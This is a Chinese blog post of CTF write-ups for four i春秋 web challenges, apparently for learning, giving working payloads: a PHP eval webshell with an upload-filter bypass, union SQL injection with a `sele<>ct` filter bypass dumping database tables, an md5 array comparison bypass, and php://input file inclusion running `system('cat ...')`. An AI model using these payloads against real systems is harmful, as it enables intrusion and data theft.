

# i春秋做题记录 web(一)

原创

未完成的歌~  于 2019-11-03 17:28:45 发布  947  收藏 3

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/qq\\_43531669/article/details/102808268](https://blog.csdn.net/qq_43531669/article/details/102808268)

版权

前言：

时间过的真快呀，一转眼半学期就过去了(¯m¯)；攻防世界上的题差不多刷完了(剩下的都是不会的T\_T)，这周就来做做 i春秋 的题，顺便记录下。

---

1、想怎么传就怎么传，就是这么任性。

题型：Web Upload




这题就是一个简单的文件上传题目；先用一个普通的php小马试一下：`<?php @eval($_POST['smk']);?>`

然后发现文件是上传成功了，但是 `<? php` 被过滤掉了

于是在网上找到另一个一句话，将php用大写绕过 修改后如下：

```
<script language="pHp">@eval($_POST['smk'])</script>
```

然后连接菜刀就能看到flag了。



## 2、出题人就告诉你这是个注入，有种别走！

题型：Web Sql



分值: 50分    类型: Web    题目名称: SQL

已解答

题目内容: 出题人就告诉你这是个注入, 有种别走!

创建赛题

Flag:

提交

解题排名: 1 Amy\_Dan 2 icqf74b0bd7 3 Wfox

提交Writeup获取泉币

[https://blog.csdn.net/qq\\_43531669](https://blog.csdn.net/qq_43531669)

打开题目:



看到题目的url就知道要对id注入。首先试一下order by, 发现错误, 可能是关键字过滤。试了试 `/**/` 还是不行, 改用 `<>` 发现可以了, 如图:



测试得字段数为3, 接下来就没啥好说的了, 按顺序, 爆库爆表爆字段



Load URL  Split URL  Execute

http://4eec7cd5dc23494ba2a9aab98d7912df094ff7bf82dd4802.changame.ichunqiu.com/index.php?id=1 union sele<>ct 1,group\_concat(table\_name),3 from information\_schema.tables where table\_schema='sqli'

Enable Post data  Enable Referrer

flag(在数据库中)

info,users

Load URL  Split URL  Execute

http://4eec7cd5dc23494ba2a9aab98d7912df094ff7bf82dd4802.changame.ichunqiu.com/index.php?id=1 union sele<>ct 1,group\_concat(column\_name),3 from information\_schema.columns where table\_name='info'

Enable Post data  Enable Referrer

flag(在数据库中)

id,title,flAg\_T5ZNdrm

Load URL  Split URL  Execute

http://4eec7cd5dc23494ba2a9aab98d7912df094ff7bf82dd4802.changame.ichunqiu.com/index.php?id=1 union sele<>ct 1,flAg\_T5ZNdrm,3 from info

Enable Post data  Enable Referrer

flag(在数据库中)

flag{aef1e0da-ddd5-4a52-98e4-f37de4c4fb1f}

test

得到flag。

### 3、这个真的是爆破。

分值: 10分

类型: Misc Web

题目名称: 爆破-3

已解答

题目内容: 这个真的是爆破。

创建赛题

Flag:

提交

解题排名:  SgDoA  执念于心  王乙文

提交Writeup获取泉币

[https://blog.csdn.net/qq\\_43531669](https://blog.csdn.net/qq_43531669)

打开题目, 看到一段php语句:

```
error_reporting(0);// 关闭错误报告
session_start();//启动会话
require('./flag.php');
if(!isset($_SESSION['nums'])){//isset() - 检测变量是否设置。
    $_SESSION['nums'] = 0;
    $_SESSION['time'] = time();//返回当前时间的 Unix 时间戳
    $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
    session_destroy();//session_destroy - 销毁一个会话中的全部数据
} //120s后会话结束

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');//range创建一个包含从 "a" 到 "z" 之间的元素范围的数组
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];//mt_rand() 使用 Mersenne Twister 算法返回0到25之间的随机整数。$str_rand[mt_rand(0,25)]返回"a" 到 "z"之间任意字母。$str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)]是两任意字母相连

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){//substr(string,start,length)。===是包括变量值与类型完全相等。==只是比较两个数的值是否相等, 由于substr是字符串, 和数字比较的时候会强制转化成数字0, 自然和0相等。
    $_SESSION['nums']++;
    $_SESSION['whoami'] = $str_rands;
    echo $str_rands;
}

if($_SESSION['nums']>=10){//循环10次输出flag, 暴力破解
    echo $flag;
}

show_source(__FILE__);
?>
```

因为md5不能对数组进行处理，MD5()计算数组会返回null，里面的判断是用==所以我们用数组传值那么 `substr(md5($value),5,4)==0` 这个条件恒成立。

因为我刚访问由于这段代码 `$_SESSION['whoami'] = 'ea'`；我们要先传入 `?value[]=ea`

那么nums就会自增，`$_SESSION['whoami'] = 随机2个字母`

并同时输出到页面上，我们再根据输出的字符修改 `$value[0].$value[1]` 的值即可，只要操作大于等于10次，就可以出flag。



The screenshot shows a web proxy tool interface. The 'Load URL' field contains the URL: `http://9e7f0069a52c4571bab0bba278eeddf42294134fc444bd9.changame.ichunqiu.com/?value=ea`. Below the URL field are checkboxes for 'Enable Post data' and 'Enable Referrer', both of which are unchecked. The 'Execute' button is visible. Below the interface, a PHP payload is shown: `kg <?php error_reporting(0); session_start(); require('./flag.php'); if(!isset($_SESSION['nums'])) { $_SESSION['nums'] = 0;`. A watermark URL `https://blog.csdn.net/qq_43531669` is visible on the right side of the code block.

综上所述循环10次后输出flag:



The screenshot shows a web browser window. The address bar contains the URL: `3853620a2d32478c9458eef8f9e438ad02cf926655d84ee6.changame.ichunqiu.com/?value[]=ft`. The browser's taskbar shows several open applications. The main content area displays the response of the PHP payload: `hdflag{1c66522c-d38f-47fa-8da2-5b215335b43a} <?php error_reporting(0); session_start(); require('./flag.php'); if(!isset($_SESSION['nums'])) { $_SESSION['nums'] = 0; $_SESSION['time'] = time(); $_SESSION['whoami'] = 'ea'; }`. A watermark URL `https://blog.csdn.net/qq_43531669` is visible on the right side of the code block.

#### 4、没错！就是文件包含漏洞

题型: Web Upload

知识点:

- 1、当php开启allow\_url\_include的时候，可以用php://input伪协议包含文件
- 2、php中的system命令执行函数

## “百度杯” CTF比赛 2017 二月场



分值: 50分

类型: Web

题目名称: include

未解答

题目内容: 没错! 就是文件包含漏洞。

<http://b70535dc4bcf42de83925b0eb6c98276a7ede1199ae8434a.changame.ichunqiu.com>

00 : 46 : 34

延长时间(3)

重新创建

Flag:

提交

解题排名:

1 SgDoA

2 icq\_null

3 wpel

[查看writeup](#)

[https://blog.csdn.net/qq\\_43531669](https://blog.csdn.net/qq_43531669)

这题也挺简单，利用了php伪协议：

### 1. php://input

构造场景：本地web服务器根目录下有文件 `phpinput_server.php`，代码如下：


```
<?php
$a = $_GET['a'];
$raw_post_data = file_get_contents($a,'r');//'php://input'
echo $raw_post_data;
?>
```

在浏览器中按照如下方式访问：

地址栏输入的是：`http://localhost/phpinput_server.php?a=php://input`

post框直接输入一段数据

Excute后，脚本会在页面中输出这段数据。



总结：此种方式可以用来获取post数据，但不能获取get数据。

既然题目是文件包含，我们来看下关键性函数的状态

`allow_url_include`


Directive	Local Value	Master Value
<code>allow_url_fopen</code>	Off	Off
<code>allow_url_include</code>	On	On

当 `allow_url_include` 为On而 `allow_url_fopen` 为Off的时候，我们可以用用`php://input`伪协议进行包含



```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])) {
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
dle345aae.php index.php phpinfo.php
```

可以看到目录下有三个文件，flag是在第一个文件里  
查看dle345aae.php:



The screenshot shows a web proxy tool interface. At the top, there are tabs for 'INT', 'SQL', 'XSS', 'Encryption', 'Encoding', and 'Other'. Below these, there are buttons for 'Load URL', 'Split URL', and 'Execute'. The 'Load URL' field contains the URL: `http://78d535b6d56f4bc5ac27ec333b8755f2512b7d23543d49bd.changame.ichunqiu.com/?path=php://input`. Below the URL field, there are checkboxes for 'Enable Post data' (checked) and 'Enable Referrer' (unchecked). The 'Post data' field contains the payload: `<?php system("cat dle345aae.php") ?>`. Below the proxy tool, the source code of the file is displayed:

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
```

https://blog.csdn.net/qq\_43531669

右键查看源码：得到flag

```
1 <code><span style="color: #000000">
2 <span style="color: #0000BB">&lt;?php&nbsp;&lt;br />show_source</span><span
3 </span>
4 </code> <?php
5 $flag="flag{03374390-4885-4b65-9eea-9b29b4e4f5e7}";
6
```